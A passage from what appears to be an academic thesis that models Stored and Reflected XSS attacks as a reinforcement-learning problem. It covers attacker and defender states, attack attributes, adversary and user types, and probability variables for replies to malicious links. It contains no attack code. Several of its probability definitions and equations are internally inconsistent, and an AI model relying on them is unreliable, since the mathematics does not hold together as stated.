

Figure 4.3. An example of a DOM XSS attack.

[3]The example of a DOM XSS attack has been taken from, https://owasp.org/www-community/attacks/DOM_Based_XSS.

Chapter 5

Attack attributes

The goal of our work is to analyze attacks by studying changes in their attributes and through that understand adversarial behavior. This will enable the building of better defensive networks and assist a defender in adapting to changes in attack attributes.

The dynamic nature of adversaries pose significant challenges to the defender. This ever-changing adversarial behavior should be analyzed and studied in order to counter attacks. An adversary changes its behavior by making changes to attack attributes. These changes are often guided by the strategies of the adversary. The defender's response to an attack, the adversary's goals, and their budget are some of the factors that influence the strategies of the adversary. On the defense side, changes in attack attributes may affect the deployed defense. Thus, to continue protecting its network, the defender should adapt to changes in the adversary's behavior.

In this work, we explore changes in some of the attack attributes. The attributes are discussed below.

1. Number of attackers: This can be varied by adding or removing attackers, either physically or in an automated manner. Changing this attribute helps the adversary change the intensity of attack. Examples of some attacks that can be changed by changing this attribute are, scanning attack (IP/port), DoS/DDoS, spoofing attack

(traffic replay, impersonation attacks). In attack scenarios where malformed URLs and cross-site scripting attacks are followed by other attacks, such as DoS/DDoS, this attribute has an influence on the intensity with which these attacks may be launched. However, in cross-site scripting attacks, a single attacker may generate multiple attacks, or multiple attackers may be involved. In such a scenario, the value of this attribute is not affected by the real life scenario.

2. Frequency of attacks: This is a measure of the time interval between attacks. Examples of some attacks that can be changed by changing this attribute are, scanning attack (IP/port), DoS/DDoS, spoofing attack (traffic replay). In cross-site scripting attacks, this value is dependent on the replies received by the attacker(s).

3. Rate of attack: This is the number of packets that are being sent for a certain interval of time, say T. Examples of some attacks that can be changed by changing this attribute are scanning attacks (IP/port), DoS/DDoS, and spoofing attacks (traffic replay, impersonation attacks). In cross-site scripting attacks may be affected if DoS/DDoS is also launched after these attacks. Also, the attacker may change the rate of attack based on the replies it receives from a previous attack.

4. Duration between packets: This is the time difference between packets. Examples of some attacks that can be changed by changing this attribute are scanning (IP/port) and DoS/DDoS attacks. Cross-site scripting attack is not affected by this attribute. For example, when a Reflected XSS is launched by the adversary in the form of sending emails containing malicious link(s), to one or more users, the duration between the sent emails do not affect the success of the adversary.

5. Network parameter: This is the network component targeted by the adversary. Broadly speaking, the adversary targets devices on the network. These devices have several parts that may be targeted. For example, IP addresses identify devices on a network, and a port number tells the adversary which service is running on the device. Every attack that is launched on a network aimed at the network paths and

devices will be affected by a change in this attribute. Similar to 4, this attribute does not affect a cross-site scripting attack.

6. Packet options for probe: Different flags can be set in the packet header to indicate a particular state of a connection. For example, to identify TCP ports, ACK messages are sent, and the RST packets received from the target are analyzed. For inverse TCP flag scanning, a FIN probe is sent with a FIN TCP flag set. This attribute affects only port scanning attacks. This attribute is not applicable to cross-site scripting attacks.

7. Attack capability: The number of targets the adversary can attack simultaneously. All attacks will be affected by the attack capability of the adversary. For example, in Reflected XSS, the adversary can sent multiple emails each containing one or more malicious links to multiple users.

8. Knowledge of the adversary: This is the amount of information that the adversary has about the target. Initially, we consider the adversary to be a naive one. All attacks will be affected by the attack capability of the adversary. For example, in the case of cross-site scripting attacks, the adversary gains more information about the targeted users based on the number of replies it received from a previous attack.

Chapter 6

Modeling Cross-site Scripting Attacks

In this section we discuss different attack attributes and explore different strategies of the adversary and the defender, for Stored and Reflected XSS attacks. The goal of a reinforcement learning problem is to maximise the rewards the adversary (agent) receives. For each scenario we discuss the returns that the adversary receives along with the state transition probabilities, and the states of the adversary and the defender. We begin by discussing the states of the adversary and the defender followed by their state transitions. We also discuss some of the attack attributes that we will explore for XSS attack.

6.1 States of the adversary and the defender

In a cross-site scripting attack there are three types of actors. They are the adversary, the application, and the user of the application. Represent these as A, a and u respectively. Both the application and the user of the application can be considered victims or defenders. Let D represents defenders, $D = a \cup u$. The adversary has no way of knowing who has accessed the application. Thus, we consider the application as the victim.

The states of the attacker are discussed below:

1. Active state: In the case of Stored XSS attack, the adversary is in this state, after

it has inserted malicious code into its target application. As long as the injected malicious code remains in the application, the adversary can be considered to be in this state. In the case of Reflected XSS, the adversary is in this state when it has shared one or more malicious links with the user. This state is represented as AC.

2. Inactive state: The adversary is in this state before it launches an attack or when it changes its attack attributes. This state is represented as IAS.

The states of the adversary can be represented as a set, $A_{states} = \{AC, IAS\}$.

The states of the victim/defender are given below:

1. Normal state: The defender is in this state when the adversary has not yet launched an attack. This state is represented as NS.

2. Attacked state: The defender is in this state when the adversary has launched a successful attack. This state is represented as Att.

3. Defending state: The defender is in this state when it has detected the attack and deploys defense(s) to thwart the efforts of the adversary. This state is represented as DS.

4. Recovered state: The defender is in this state when its deployed defense was completely successful in thwarting the efforts of the adversary. This state is represented as RS.

5. Partially recovered state: The defender is in this state when its deployed defense was partially successful in thwarting the efforts of the adversary. This state is represented as PRS.

The states of the defender can be represented as a set, $D_{states} = \{NS, Att, DS, RS, PRS\}$. The system is a collection of their states. It is a 4-tuple, $(A, D, A_{states}, D_{states})$.

6.2 State transitions of the adversary and the defender

In this section, we discuss the different transitions that the defender goes through due to the actions of the adversary. The adversary also transitions to different states based on its goals, and the actions of the defender.

The defender stays in the "normal" state under the following scenarios.

- $T_{a1} : IAS \times NS \rightarrow NS$. This is the initial state of the defender. The adversary has not launched its attack. The adversary is in the "inactive" state, and the defender is in the "normal" state. It stays in this state until the adversary launches an attack.

The defender goes to the "attacked" state under the following scenarios.

- $T_{a2} : AC \times NS \rightarrow Att$. In this scenario, the adversary is "active". The defender may or may not have detected the attack.

- $T_{a3} : AC \times DS \rightarrow Att$. In this scenario, the adversary is in the "active" state. The defender is in the "defending" state, but has completely failed to thwart the efforts of the adversary. Therefore, the defender stays in the "attacked" state.

The defender goes to the "recovered" state under the following scenarios.

- $T_{a4} : AC \times DS \rightarrow RS$. In this scenario, the adversary is in the "active" state, and the defender is in the "defending" state. When the defender successfully thwarts the efforts of the adversary, it goes to the "recovered" state.

- $T_{a5} : IAS \times RS \rightarrow RS$. In this scenario, the adversary is in the "inactive" state. The adversary either changes its attack attributes or its goal is to remain inactive. The defender is in the "recovered" state, since it was completely successful in thwarting the attack.

- $T_{a6} : AC \times RS \rightarrow RS$. In this scenario, the adversary is in the "active" state and

the defender is in the "recovered" state. The defender stays in the "recovered" state because the deployed defense is effective against the ongoing attack.

The defender goes to the "partially recovered" state under the following scenarios.

- $T_{a7} : AC \times DS \rightarrow PRS$. In this scenario the adversary has launched an attack, and the defender deploys a defense to counter it. However, the defense was not completely successful in thwarting the attack. Therefore, the defender goes to the "partially recovered" state from the "defending" state. The adversary remains in the "active" state.

6.3 Attack attributes

A defender's actions vary with the actions of the adversary. As part of its attack strategy, the adversary may change its attack attributes. Changes in attack attributes are dependent on the goals and budget of the adversary. In section 5, we discussed some attack attributes. Next we explore the effect of changes in the value of these attributes, and the response of the defender.

1. Number of attackers: A single adversary launches an attack on an application/users.

2. Frequency of attacks: The frequency with which the deployed malicious code is changed or new malicious code is sent to the application is dependent on the number of replies the adversary receives from the targeted users. Thus, the reward received by the adversary will determine the frequency with which further attacks are carried out.

3. Rate of attack: This is the amount of malicious code installed in the target application in a certain time interval, say, T. The adversary may install several blocks of malicious code, to increase the intensity of its attack.

4. Duration between packets: If the adversary sends the entire block of malicious code or link in 1 packet, then the duration between packets is 0.

5. Network parameter: In the case of Stored XSS, this is the malicious code that the adversary installs on the host containing the application and also the IP address of the host. In Reflected XSS, this the email the adversary sends to the users.

6. Packet options for probe: This is not applicable for cross-site scripting attacks.

7. Attack capability: This depends on the success of the adversary after the first attack. Based on the replies the adversary receives, it will gain information about its targeted users. Further the adversary may or may not change its strategy. The result of the adversary's actions determines its attack capability.

8. Knowledge of the adversary: Like the previous attribute, this attribute also depends on the adversary's success in the initial phase(s) of attack.

6.4 Mathematical Model

Our mathematical model represents the applications the adversary can attack, and the detection of attacks and defenses by the defender. Our model assumes the following:

1. The probability of delay occurring is denoted by δ. Several causes may lead to a delay. A delay may be caused when the targeted application is down or slow. Hence, both the users of the application and the adversary will receive late or no responses.

2. The adversary carries out an attack for a time period of T. This value is predetermined by the adversary.

Let the total time period of T be divided into discreet time steps. Each discreet time step k is denoted at t_k. The k^{th} time step is $t_k = k * \delta$, $k = 0, 1, 2, ..., T$. The value of k may be greater than 1, but it will be less than or equal to T. The adversary is free to make any number of tries within this time period of T. When $k \geq T$, the adversary stops attacking. The adversary's policies determine it future actions.

Let the notation $S(k)$ denote a state of the adversary.

$$S(k) = \mathcal{N}(k) \tag{6.1}$$

Here $\mathcal{N}(k)$ denotes the number of replies receives by the adversary at time step t_k.

The number of feasible states is finite. Let M be the total number of feasible states. An adversary at state j is denoted by S^j, where $j = 0, 1, 2, ..., M$. The superscript notation is used to denote the respective value of S^j, i.e, $\mathcal{N}(k)^j$ is the value of $\mathcal{N}(k)$ at state S^j.

A "future" is a set of feasible states realised in k time steps. The notation $\{j_k\}_{k=0}^{T}$ denotes a future in which the j_k^{th} state is realised at time step k ($j_k \in 1, ..., M$). To calculate the probability that a future will be realised, we calculate the state transition probabilities $P(S^{j_k} \rightarrow S^{j_{k+1}})$, i.e., the probability of transitioning from state S^{j_k} at the k^{th} time step to state $S^{j_{k+1}}$ at the $(k+1)^{th}$ time step. In the next sections we explore the attacker's and the defender's strategies and define the state transition probabilities.

6.5 Attacker's strategy

The adversary has a predetermined time window of T. Based on its policies the adversary not only calculates the total number of received replies (return) at time step T, but it also calculates the return at different time steps during the course of the attack. After launching an attack, the adversary waits for a time period of d to receive replies. Here $d \leq T$. For example if the attacker has received a response between time step t_k and $t_k + d$, it may do one of the following.

1. The attacker launches an attack in the duration between the time steps t_k and $t_k + d$.

2. The attacker launches an attack after $t_k + d$.

If however the attacker does not receive a reply in the duration between the time steps t_k and $t_k + d$, it launches an attack after time step $t_k + d$. The actions are guided by its policies, which are in turn based on the return received at time step $t_k + d$. Here, both t_k and d are less than T, and $t_k + d \leq T$. The formula for calculating the return has been discussed in 3.4. In Reflected XSS, the adversary is interested in a cumulative return. The attacker chooses a value of γ (3.4) close to 1. This suggests that the adversary is interested in a delayed reward, i.e., the reward it receives T time step T. Whereas in Stored XSS,

the adversary is interested in immediate rewards. The value of γ (3.4) chosen, is closer to 0.

6.6 Types of adversaries

The adversary's strategy will depend on its knowledge, goals and the resources available. Adversaries can fall into the following categories.

1. Novice adversary: A novice adversary carries out an attack that is not sustained. Such an adversary may use scripts or programs such as a web shell which have been developed by others to attack computer systems and networks or deface websites. They generally lack the ability to write sophisticated programs or exploits of their own.

2. Intermediate adversary: An intermediate adversary is someone with more knowledge of security and has the awareness of the need to protect their activities. Such an adversary may have knowledge about defenses against an XSS attack. Such an adversary may also look up vulnerabilities in the Common Vulnerabilities and Exposures (CVEs).

3. Advanced adversary: Advanced adversaries are highly skilled adversaries such as nation-state operators and expert hacker groups. These adversaries are usually well-resourced and often are very persistent in their attacks and attack strategy. Such adversaries may have knowledge about firewalls, patches present on systems in a network, and application defense.

Adversarial behaviour varies not only according to their skill set but also according to their mission goals and the actions taken against them. It may be possible that over time a novice adversary can become a more sophisticated adversary for example by gaining more knowledge about its target. There also may be cases where an advanced adversary may masquerade as a novice one.

The type of adversary determines the probability of an adversary repeating its attack

techniques irrespective of the number of replies it receives. For example, given an attack technique for a Stored XSS attack, an advanced adversary use a different technique with higher chances of success. A novice adversary may randomly chose attack techniques, often repeating the failed one. An intermediate adversary may repeat an attack technique which has been partially successful. It may also opt for a new technique.

In our work, an adversary starts off with one of several attack techniques. They change their strategy based on the replies they receive from a previous attack. One such strategy is described in Reflected XSS (4.3). Here the adversary sends several emails to users. Each email has a malicious URL. Initially, the adversary has no knowledge about the user's capabilities. After an attack, it changes its strategy, and launches the next attack. This strategy involves shuffling of URLs. Shuffling involves sharing with a user, who did not visit the adversary shared URL in the previous attack, with another URL. This URL is chosen from the set of URLs that has not been visited in the previous attack. Thus, no user receives a URL that was previously shared with that user (1).

6.7 Types of users

In Reflected XSS, the attacker sends an email containing the malicious link, to each of the target users. The probability of a user visiting the site depends on their knowledge of attacks and security in general. Some users may be completely oblivious of attacks through social engineering. While some other users may have partial information they may not have the expertise to determine whether a link is malicious or not. The remaining set of users are fairly knowledgeable or experts in the field of cybersecurity. In our work we consider three types of users. They are as follows:

1. Naive users: These users are not aware of the threats that cyber-attacks can pose. Thus, we assume that they are not aware of the various ways in which an adversary may launch an attack.

2. Intermediate users: Unlike naive users, intermediate users are aware of the types of cyber-attacks they may encounter. They may also be aware of the ways in which

cyber-attacks can be launched. However, intermediate users may lack the knowledge to verify the authenticity of a malicious URL if the adversary cleverly crafts it to hide the attack.

3. Advanced users: As the name suggests, these users are aware of cyber-attacks, their types, and the ways they are launched. Advanced users also have knowledge about techniques in which malicious URLs can be crafted.

Here we do not take into consideration the expertise or knowledge of any user. In a real-world scenario, a user may fall into any one of the three categories discussed above. With experience, a naive user may become an intermediate or an advanced one, and an intermediate user may become an advanced user. It is also possible that a naive user stays naive if they repeatedly fall prey to the adversary's attack.

We have randomly selected users. Users who do not click the malicious URL, may do so either because they have knowledge of XSS attacks, or may have not seen their email. In the case of the former, the user may be an advanced or an intermediate user. If the attack is in its initial stages, we can assume that the user falls under the third category 3. On the other hand if in every attack, a user falls prey to the adversary's strategy, the user can be considered a naive one. Both intermediate and naive users may fall prey to the adversary's strategy once, and learn from their past experience.

6.8 Modeling Stored XSS attack

As discussed in 3.3, a reinforcement learning problem consists on an agent and the environment with which the agent interacts. In this case the agent is the adversary. The environment consists of the application, users of the application and the network. In XSS attacks, the reward of the adversary is the replies it receives from targeted users. In Stored XSS, the defender is the application. In the next sections we discuss the goals of the adversary followed by the reward it receives. We also present our algorithmic implementation of the strategies of the defender and the adversary.

6.8.1 Goals, Rewards and Returns

The adversary has two goals.

1. Launch an attack.

2. Monitor the successful execution of the launched attack.

If n users access the application, the adversary should ideally receive n replies if its attack was successful. If the adversary receives replies less than n replies, the following may have occurred.

1. The application was accessed by no one, or less than n users.

2. The application had launched a defense that was successful in thwarting all or some attacks. A Web Application Firewall (WAF) [7] was installed as a line of defense and/or fixed the some or all of the existing vulnerabilities in the application.

3. Network issues such as congestion caused a delay which prevented the malicious request from reaching the application within its expected duration of time.

The adversary however, has no way of knowing which of the above cases is true. It waits for a certain time period and tries again. The duration of attack is T.

Based on the actions of the defender, the following rewards are possible.

1. When the adversary is successful in launching an attack and there is no deployed defense, it will receive replies from the users of the application. Let the count of replies received by the adversary be n. Thus, the reward that the adversary receives is n.

2. When a defense (WAF) deployed by the defender is successful in completely thwarting the efforts of the adversary, the adversary receives no replies from the users of the application. The adversary's reward is 0.

3. When the adversary is successful in launching its attack and the deployed defense was partially successful in thwarting the efforts of the adversary, it receives some replies. Let the count of these replies be m. This is the reward received by the adversary.

There are several factors that influence the choice of n. One such influence is the type of application. Some characteristics of the application:

1. The domain of the application. This may be education, retail, social media etc.The domain will determine the functionality of the application.

2. The average response time of the application.

3. The permission levels required to access each functionality of the application.

4. Engagement of the application. This includes measuring the average visit time, average page visits, overall visits per month, and the bounce rate of the application.

Based on its goals, the adversary may consider other application characteristics.

6.8.2 Attack attributes

Some of the attack attributes are discussed below. In the next section we will delve into the attacker's strategy.

1. Number of attackers: The adversary sends one or more malicious requests to the targeted application. This request(s) are malicious URLs that is stored in a database.

2. Frequency of attacks: In Stored XSS attacks, the adversary submits a request to the application. One attack is stealing cookies of the user's that visit the application. The adversary waits for a time period. Suppose this duration is d. Here $d < T$. The adversary may or may not change its attack after the duration d has expired. Thus, the number of times the adversary launches an attack will be a maximum of $\frac{T}{d}$ times. Both T and d are predetermined by the adversary.

3. Rate of attack: If the adversary does not receive any replies within its expected duration, it assumes that its malicious request was not able to exploit any vulnerability in the application. The adversary may submit another malicious request to the application. Thus, if the adversary attacks for T hours and launches an attack every d time steps, then the rate of attack is $\frac{T}{d}$ attacks per hour. If $T \geq 1$ hour and $d = 30$ minutes, then the rate at which the adversary attacks is a maximum of 2 attacks per hour.

4. Duration between packets: If the adversary does not receive any replies within the duration d, it may launch another attack. In case it decides to attack again, the duration between attacks is d hours.

5. Network parameter(s): This is the malicious request sent by the adversary to the application. The request is in the form of a URL.

6. Attack capability: This depends on the adversary's capability to attack such that the count of replies is closer to its expected replies. This may improve with each attack strategy. The capability of the adversary is also dependent on its knowledge of the targeted application. How an adversary can gain knowledge of the target application is discussed in the next point

7. Knowledge of the adversary: This depends on the success of the adversary in finding out information about the targeted application. The adversary may use a web application firewall fingerprinting tool such as WAFWOOF [17]. It also depends on the adversary's success in the previous phases of attack.

6.8.3 Adversary's strategy

A typical Stored XSS attack involves the following phases.

1. The adversary is successful in sending the application a malicious URL, which gets stored in the application's database. Here we assume that the application is vulnerable to this attack.

2. In order to access some features of the application, a user authenticates themselves.

3. Each time the page loads, all data is retrieved from the database. As a result the malicious script runs on the user's browser. One of the consequences of this attack may be stealing the user's cookies.

4. The adversary may use the user's confidential information stored in the cookie for malicious purposes.

As discussed earlier, the total duration of attack is T. The adversary incrementally checks on the number of replies it receives. Suppose an initial incremental value be δ. The initial time step is t_i, next time step is $t_{i+\delta}$, the next time step is $t_{i+2*\delta}$, and so forth. The adversary checks the number of replies it receives after $m * \delta$ increments. Thus, at every time step $t_{i+m*\delta}$, adversary checks the number of replies it receives. Suppose there are y such $m * \delta$ increments. Thus T can be written as,

$$T = t_i + t_{i+\delta} + ... + t_{i+m*\delta} + ... + t_{i+y*m*\delta}. \tag{6.2}$$

Suppose the adversary expects x replies at the end of every m time step is x. Thus n can be written as,

$$n = y * x. \tag{6.3}$$

Two things may happen at every incremental step.

1. The adversary does not receive x replies at each incremental time step.

2. The attacker receives x at each incremental time step.

When the attacker does not receive x replies at an incremental time step, it may do one of the following.

1. The adversary waits a few more incremental steps to take action. It reevaluates its strategy and launches another attack.

2. The adversary takes action at each step.

3. The adversary quits.

If at the end of time T, the attacker receives n replies, it either does nothing or strategies for another attack. However, if it receives less that n replies, the adversary reevaluates its strategy.

On the application's side the following may or may not exist.

1. Web Application Firewall (WAF): If a WAF exists, requests have to pass through it before reaching the application.

2. Application robustness: Vulnerabilities are identified and handled in the application code.

The state of the application's defense depends on the presence or absence of the defenses discussed above. This is turn will determine the success of the adversary. Below we discuss the different defense states of the application and the success of the adversary.

1. The application does not have a WAF, and vulnerabilities exists in the application, i.e., the application logic does not block malicious requests. In this case, an adversary will be successful in attacking the application. If u users access the application, the adversary will receive u replies. Here, $u \leq n$.

2. The application has a WAF that blocks all malicious requests. The robustness of the application does not play a factor in determining the security of the application. In this case the adversary receives 0 replies.

3. The application has a WAF that blocks some malicious requests. The rest are handled by the application. Here too the adversary receives 0 replies.

4. Some malicious requests are blocked by the WAF. Other requests that pass through it,are not be handled by the application. In such a case an adversary will be partially

successful. If r requests are made to the application, and r_b are blocked, and $r - r_b$ pass through the WAF, then the adversary receives $r - r_b$ replies.

6.8.4 Modeling Stored XSS attacks.

We assume that there is no defense. This means the following.

1. The rules in the WAF used by the application, are disabled.

2. The application logic does not handle any attack scenarios.

Next we discuss the attack scenarios and the states of the adversary of Stored XSS. The attack scenarios are as follows.

1. The adversary logs into the application. The application has a text section where users can post their comments These comments get saved into the application's database. The adversary enters an URL that has a malicious script.

2. After waiting for a time period of $m*\delta$, after the adversary had launched the attack, the adversary's next strategy will depend on the number of replies it received by time step $t_{i+m*\delta}$. Here the range of the value of i is between 0 and T (both included).

We use the following time steps to represent the state of the adversary at each time step in the following manner. Here the state of the j^th at time t_0, is denoted by $S^{j_{t_0}}$.

1. The state of the adversary at time step t_0 is $S^{j_{t_0}}$.

2. At time step $t_0 + m * \delta$, the state of the adversary is represented as $S^{j_{t_{m*\delta}}}$.

3. We denote time $t_0 + m * \delta + 1$ as t'. The state of the adversary at this time step is $S^{j_{t'}}$.

4. The time step $t' + m * \delta$ is denoted as t. The state of the adversary at this time step is S^{j_t}.

The time step $t <= T$. If $t < T$, the adversary may attack again using different malicious

URLs.

In Case 1 (see section 7.3), the adversary attacks for the first time. In case of Stored XSS, the adversary first logs into the application and launches the attack. Next it waits for users to access the application. The adversary expects u users to visit the application.

6.9 Modeling the Reflected XSS Attack.

As discussed in 6.8.4, the agent is the adversary, and the environment consists of the application, users of the application, and the network. In Reflected XSS, both the application and users of the application are defenders. The success of the defense depends on the knowledge of attack techniques. In the next sections we discuss the goals of the adversary and the defenders, rewards received by the adversary, and the strategy of the adversary and the defenders. In section 9.1 we discuss the algorithm to calculate the expected number of replies received by the adversary. The effectiveness of the defense is the probability that an attacker is detected at a time step.

6.9.1 Goals, rewards, and returns

The goals of the adversary in Reflected XSS are the same as those discussed in Stored XSS (see section 6.8.1). A user visits the application, by clicking on the malicious link shared by the adversary, the malicious script in the link executes. This leads to the adversary receiving the user's cookies. If n users access the application, the adversary should ideally receive n replies. If they do not receive n replies then the following may have occurred.

1. The user identified that the link is malicious, and did not click on it.
2. The link was validated by the application's WAF, and the user's request was blocked.
3. Network issues have caused a delay in communication.

The adversary has no way of knowing which of the above cases are true. For the users for which the adversary has not received any replies, one of the following actions may be taken by the adversary.

1. The adversary may re-send the same link to the user.

2. The adversary may send a new malicious link to the user.

Based on the actions of the defender the following rewards are possible.

1. If the adversary targets n users and receives n replies, the numerical value of the reward is n. This occurs when every user clicks on the malicious link, and there is no validation at the application's end.

2. When the defense deployed (WAF) by the defender is successful in completely thwarting the efforts of the adversary, the adversary receives no replies from the users of the application. This may also occur when all the targeted users are aware of the malicious links. In this case the adversary receives 0 replies.

3. The adversary receives m replies where $m < n$. This may occur when one of the following occur.

   (a) The adversary receives m replies within its predetermined wait period. Network issues may delay communication for the rest of the $n - m$ replies.

   (b) We assume all n links were clicked. However, the application's defense (WAF) did not block all the attacks. As a result some requests reached the application.

   (c) Only m users clicked on the link, and these m attacks were not identified by the defender (application). Thus both the application and the users are in the "attacked" state. The other users are in the "defending" or "normal" state.

6.9.2 Attack attributes

Some of the attack attributes that we use in our work have been discussed below.

1. Number of attackers: An adversary sends one or more malicious URLs to one or more users via email.

2. Frequency of attacks: The adversary sends an email to each targeted user. Suppose

the adversary waits for a time period of d, where $d < T$, before it launches another attack. T is the total duration of attack. Thus, the number of times the adversary launches attacks will be a maximum of $\frac{T}{d}$ times. Both T and d are predetermined by the adversary.

3. Rate of attack: If the adversary does not receive any replies it may send another set of emails with the same or a modified malicious links. If $T \geq 1$ hour, and $d = 30$ minutes, then the rate at which the adversary attacks is a maximum of 2 attacks per hour.

4. Duration between packets: We assume that first time the adversary all attacks at the same time. After a wait time of d, the adversary may attack users who have not visited the malicious link. The attack can be anytime between $d+1$ and T time step. Thus the duration between attacks is d hours.

5. Network parameter(s): This is the malicious URL sent to the user. The malicious link can be sent in several ways using social engineering. In this work, we assume that the adversary sends an email to each user.

6. Attack capability: This depends on the success of the adversary at finding out the capability of the targeted users. The capability of the adversary is also dependent on its knowledge of the targeted application. How an adversary can gain knowledge of the target application is discussed in the next point

7. Knowledge of the adversary: This depends on the success of the adversary in finding out information about the targeted application. The adversary may use a web application firewall fingerprinting tool such as WAFWOOF [17]. It also depends on the adversary's success in the previous phases of attack.

6.9.3 Adversary's strategy

Unlike Stored XSS, a Reflected XSS sends malicious (script-injected) link(s) to users of the target application. The success of the adversary depends of the following factors:

1. The malicious URL crafted by the adversary. To deceive a user and evade the defense at the application's end, the adversary may craft several URLs that achieve a common goal.

2. The knowledge that the targeted user(s) have of the adversary's attack techniques.

3. The effectiveness of the defense at the application's side. This in turn depends on the knowledge that the application has on existing attack techniques.

Network issues may cause delays in communication. Delay may exist in one of the following communications.

1. Communication between the adversary and the user of the application.

2. Communication between the users and the application.

Let the number of users be u. As discussed earlier, the reward received by the adversary is the number of replies it receives. Let the number of attack techniques be at. The adversary may send an attack technique (say at_1) to all the u users or may use u attack techniques on u users. If the adversary receives u replies, we know that the adversary has a 100% success rate.

The total time period of the adversary's attack is T. An adversary at state j is denoted by S^j, where $j = 0, 1, 2, ..., M$. Following are the states of the adversary.

1. The state of the adversary at time step t_0 (when it completes launching attacks) is denoted by $S^{j_{t_0}}$. The adversary may target a user multiple times, sending same or different malicious URLs. We denote the time step at which the adversary starts launching attacks is denoted by t_{-1}.

2. The adversary waits for d time steps to wait for replies. The state of the adversary at time step t_{t_0+d} is denoted by $S^{j_{t_d}}$.

3. The adversary may launch another attack since time T has not yet passed. The

state of the adversary at time step t_{t_0+d+1} is denoted by $S^{j_{t'}}$.

4. The state of the adversary at time step T is denoted by S^{j_T}.

To calculate the probability that a future will be realised, we need to to specify transition probabilities. In the following scenarios we explore the adversary's transition probabilities from a time step to the next time step.

6.9.4 Modeling Reflected XSS attacks.

Similar to Stored XSS, we consider a scenario where no defense is present (see 6.8.4). The adversary starts to wait for replies from users from time step t_i, where $i = 0$. It sends emails before t_i where $0 \leq i \leq t$. We do not model the adversary's activities before time step t_0.Next we discuss the attack scenarios and the states of the adversary of Reflected XSS. The attack scenarios are as follows.

1. The adversary sends emails to multiple users, each containing a malicious URL for the first time.

2. After waiting for a time period of d, after the adversary had sent the emails, the adversary's next strategy will depend on the number of replies it received at time step $t_i + d$.

An adversary at state j is denoted by S^j, where $j = 0, 1, 2, ..., M$. We use the following time steps to represent the state of the adversary at each time step in the following manner.

1. The state of the adversary at time step t_0 is $S^{j_{t_0}}$.

2. At time step $t_0 + d$, the state of the adversary is represented as $S^{j_{t_d}}$.

3. We denote time $t_0 + d + 1$ as t'. The state of the adversary at this time step is $S^{j_{t'}}$.

4. The time step $t' + d$ is denoted as t. The state of the adversary at this time step is S^{j_t}.

The time step $t \leq T$. If $t < T$, the adversary may repeat strategies discussed in Case 2, till time step T is reached.

In Case 1 (see section 7.3), the adversary attacks for the first time. In case of Reflected XSS, the adversary sends malicious links in emails to u users.

Chapter 7

Model

Next we discuss the different events that determine the number of replies received by the adversary. A user may or may not click on a malicious link, or visit the vulnerable application. Thus we consider our events as Bernoulli trials. In the next sections we discuss the events and the variables that are used in the equations of out model.

7.1 Events

The following events are discussed in our model. These events not only determine the state of the adversary and the defender, but also the probability of success of the adversary

1. Various factors may contribute to a delay in response. This delay may or may not exceed the adversary's wait time for replies. We denote this event that a delay occurs as N'. The event that no delay occurs is represented as N.

2. We denote the event that a user visits the malicious site as U. U' is the event that the users do not visit the malicious site.

3. The application does not block the malicious requests. We denote this event as B'. B is the event that the application blocks malicious requests.

4. The event that the adversary shuffles a URL is S. Shuffling in the current iteration

involves the adversary assigning to a user a URL which had not been assigned to the user in the previous iteration.

5. The event that the adversary receives replies is denoted by R.

7.2 Variables

Below we discuss the variables used in our model.

1. The number users is u.

2. The probability that a user clicks a malicious URL is, $P(U)$. Let u_c represent this value in our model.

3. The probability that a user does not click a malicious URL is, $P(U') = 1 - P(U)$. Let u'_c represent this value in our model.

4. The probability that a delay occurs is $P(N')$. Let n'_d represent this probability in our equation.

5. The probability that a delay does not occurs is $P(N) = 1 - P(N')$. Let n_d represent this probability in our equation.

6. The variable a is equal to $P(U') * P(N')$. Thus $1 - a$ is one of the following.

   (a) The probability that there is a delay, is multiplied by the probability that a user clicks the malicious URL.

   (b) The probability that there is no delay, is multiplied by the probability that a user does not click the malicious URL. In this case the replies will not reach the adversary since the user has not clicked on the malicious link.

7. The probability of targeted users being assigned a new URL, using the shuffling strategy (described later) is denoted by $P(S)$.

8. The variable a_s is equal to $P(U') * P(S) * P(N')$. This is the probability that a

user does not visit the application with the shuffled malicious URL shared by the adversary, and there a delay exists.

9. The variable b is equal to $P(U) * P(N')$. Thus $1 - b$ is one of the following.

   (a) The probability that there is a delay is multiplied by the probability that a user does not click the malicious URL. In this case the replies will not reach the adversary since the user has not clicked on the malicious link.

   (b) The probability that there is no delay, is multiplied by the probability that a user clicks the malicious URL. These replies reach the adversary.

10. The variable b_s is equal to $P(U) * P(S) * P(N')$. This is the probability that a user visits the application with the shuffled malicious URL shared by the adversary, and there a delay exists. The probability of $1 - b_s$ denotes when one of the following occur.

    (a) Users do not visit the application ($P(U')$). The following combinations are possible.

        i. The adversary shares shuffled URLs, and a delay exists in the network. Here the probability is $P(U') * P(S) * P(N')$.

        ii. The adversary shares non-shuffled URLs, and there is no or little delay. Here the probability is $P(U') * P(S) * P(N)$.

